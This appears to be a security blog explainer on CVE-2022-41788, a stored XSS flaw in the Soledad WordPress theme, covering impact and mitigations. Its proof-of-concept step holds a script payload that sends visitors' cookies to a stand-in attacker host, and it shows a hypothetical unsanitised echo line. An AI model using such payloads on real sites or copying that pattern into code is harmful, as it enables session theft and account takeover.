
CVE-2022-41788 is a security vulnerability found in the premium WordPress theme Soledad, affecting all versions up to and including 8.2.5. This is an authenticated Cross-Site Scripting (XSS) flaw, which means it can be used by logged-in users (such as subscribers or higher) to inject malicious scripts into the website.
Let's break down what this means, how an attacker could exploit it, and what you can do to stay safe.
What is XSS (Cross-Site Scripting)?
Cross-Site Scripting (XSS) is a web security issue where attackers inject malicious code (usually JavaScript) into pages viewed by other users. If viewed, the malicious code can steal user cookies, capture sensitive information, or take actions on behalf of the users.
There are three types of XSS: Stored, Reflected, and DOM-based. In this case, the vulnerability is stored XSS, meaning the script is saved on the site and visible to any user who visits the affected area.
About the Soledad Theme
Soledad is a highly popular WordPress premium theme, widely used for blogs, news, and magazine websites with tens of thousands of active users.
Anyone using Soledad version 8.2.5 and below
- Attackers must have a subscriber or higher role (meaning even basic registered users could exploit this)
How Does the Attack Work?
When a logged-in user (subscriber or greater) can add certain content or change settings that are not properly sanitized, they can inject malicious JavaScript code – which is then executed whenever an admin or visitor browses to the affected page or area.
Vulnerable Code Location
The flaw exists in how the Soledad theme handles user-submitted input (for example, in widgets, theme options, or user profile fields). Input fields are not properly escaping HTML or JavaScript, allowing for script tags.
For example, say the theme lets subscribers submit data in a widget or custom post type
// Hypothetical vulnerable code snippet in Soledad’s codebase:
echo $_POST['custom_widget_title']; // No sanitization!
If a user submits this input
<script>alert('XSS by Subscriber');</script>
This would pop up an alert box for anyone who visits the affected page.
Proper fix would use sanitization, like
echo esc_html($_POST['custom_widget_title']);
or
echo wp_kses_post($_POST['custom_widget_title']);
Exploit Example
Here is a simplified proof-of-concept (PoC) showing how a subscriber could exploit this vulnerability:
Log in as a subscriber on a website running Soledad <= 8.2.5.
2. Visit the area (e.g., a profile field, widget, or custom post) where the theme fails to sanitize user input.
Enter the following payload
<script>fetch('https://evil.example.com/steal?cookie='; + document.cookie)</script>
4. Save/submit the content.
5. Any visitor (especially an admin) viewing the affected page will unknowingly run the malicious script, which could send their cookies (containing authentication tokens) to the attacker's server.
Impact
- Take Over Admin Accounts: If an admin visits the infected page, cookies can be stolen, giving attackers a way to hijack their account.
- Inject Spam or Malware: Attackers might inject content that redirects users, shows popup ads, or spreads malware.
- Damage Reputation: Legitimate visitors could be affected, damaging trust and potentially resulting in penalties from search engines.
The vulnerability is officially referenced at
- WPScan Advisory
- NVD - CVE-2022-41788
Mitigation
1. Update Immediately: If your site is using Soledad theme version 8.2.5 or below, update to the latest version from your ThemeForest account.
2. Review User Roles: Limit the number of subscribers or contributors if not necessary. Remove any unneeded users.
3. Sanitize Inputs: If you customize Soledad or add your own features, always sanitize user input with functions like esc_html(), wp_kses_post(), etc.
4. Monitor Activity: If you suspect your site was exploited, check for unauthorized admin logins or suspicious code/content in posts and widgets.
5. Web Application Firewall: Use security plugins like Wordfence or Sucuri, which can block exploitation attempts.
References
- Original WPScan Advisory
- National Vulnerability Database entry
- Soledad Theme on ThemeForest
- XSS in WordPress explained (Wordfence)
Conclusion
CVE-2022-41788 is a clear example of how even basic user accounts (not just admins) can open the door to serious website hacks. Always keep themes and plugins updated, keep your guard up with user inputs, and keep an eye on your site’s health.
If you use Soledad, update now. If you suspect something else is wrong, seek professional help from a trusted security provider.
Timeline
Published on: 11/18/2022 23:15:00 UTC
Last modified on: 11/23/2022 15:59:00 UTC